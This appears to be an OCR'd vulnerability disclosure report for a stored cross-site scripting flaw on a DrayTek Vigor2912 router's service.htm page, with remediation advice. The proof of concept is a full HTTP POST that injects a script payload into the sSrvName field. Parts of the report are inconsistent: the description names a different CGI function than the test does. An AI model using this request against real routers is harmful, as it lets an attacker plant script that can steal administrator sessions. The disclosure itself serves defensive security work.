


(3) Severity – High Draytek service.htm page Stored XSS

Subject	Draytek service.htm page Stored XSS	Severity	High
Category	Cross-Site Scripting	Target	x.x.x.x
Position	http://x.x.x.x:443/doc/service.htm		
Version	Firmware Version ：3.8.8.2		
Description	Attacker can inject XSS payload in the "usbstorageget.cgi" function and perform a XSS attack		
Threats	This vulnerability will cause remote code execution on the victim's browser, such as denial-of-service, deface, stealing credentials, sessions, or delivering malware to the victim		
Test Procedures	The vulnerability occur on "SSL VPN"→"SSL Web Proxy" page  不安全 | https:/[redacted]443 DrayTek Vigor2912 Series Off IPv6 Wizards Online Status WAN LAN Routing NAT Firewall User Management Objects Setting CSM Bandwidth Management Applications VPN and Remote Access Certificate Management Wireless LAN SSL VPN General Setup SSL Web Proxy SSL Application User Account User Group Online User Status USB Application OK Clear Cancel SSL VPN >> SSL Web Proxy Profile Index : 1 Name URL Host IP Address Access Method: Disable Note: 1. URL format must be entered as http://ip:port/directory or http://Domain_name/directory where Domain_name is a FQDN. 2. SSL proxy cannot be compatible with all websites, many websites developed with new web coding technology may not work with proxy mode. We suggest using SSL Tunnel when SSL proxy is not working.		

	Attacker inject XSS payload in the "service.cgi" function in "sSrvName" field
	
	`POST /cgi-bin/service.cgi HTTP/1.1`
	`Host: [redacted]443`
	`Connection: close`
	`Content-Length: 179`
	`Cache-Control: max-age=0`
	`Origin: https:/[redacted]443`
	`Upgrade-Insecure-Requests: 1`
	`Content-Type: application/x-www-form-urlencoded`
	`User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36`
	`Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8`
	`Referer: https:[redacted]443/doc/service.htm`
	`Accept-Encoding: gzip, deflate`
	`Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7`
	`Cookie: SESSION_ID_VIGOR=BE0BDBB0D96EE5CCE7D4844B`
	
	`idx=1&act=saveitem&webchange=1&sSrvName="];alert(/XSS/);//&sURL=http%3A%2F%2F1.1.1.1&sSrvIP=1.1.1.1&sSrvPort=80&sSrvDir=`
	After injecting, the Stored XSS attack will perform on the page (http://x.x.x.x:443/doc/service.htm) and execute attack’s payload
	
	 不安全 | https:/[redacted]443
	DrayTek
	Vigor2912 Series
	Off
	IPv6
	Wizards
	Online Status
	WAN
	LAN
	Routing
	NAT
	Firewall
	User Management
	Objects Setting
	CSM
	Bandwidth Management
	Applications
	VPN and Remote Access
	Certificate Management
	Wireless LAN
	SSL VPN
	General Setup
	SSL Web Proxy
	SSL Application
	User Account
	User Group
	Online User Status
	確定
	[redacted]43 顯示
	/XSS/

Remedation	Using frameworks that automatically escape XSS by design Escaping untrusted HTTP request data based on the context in the HTML output Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS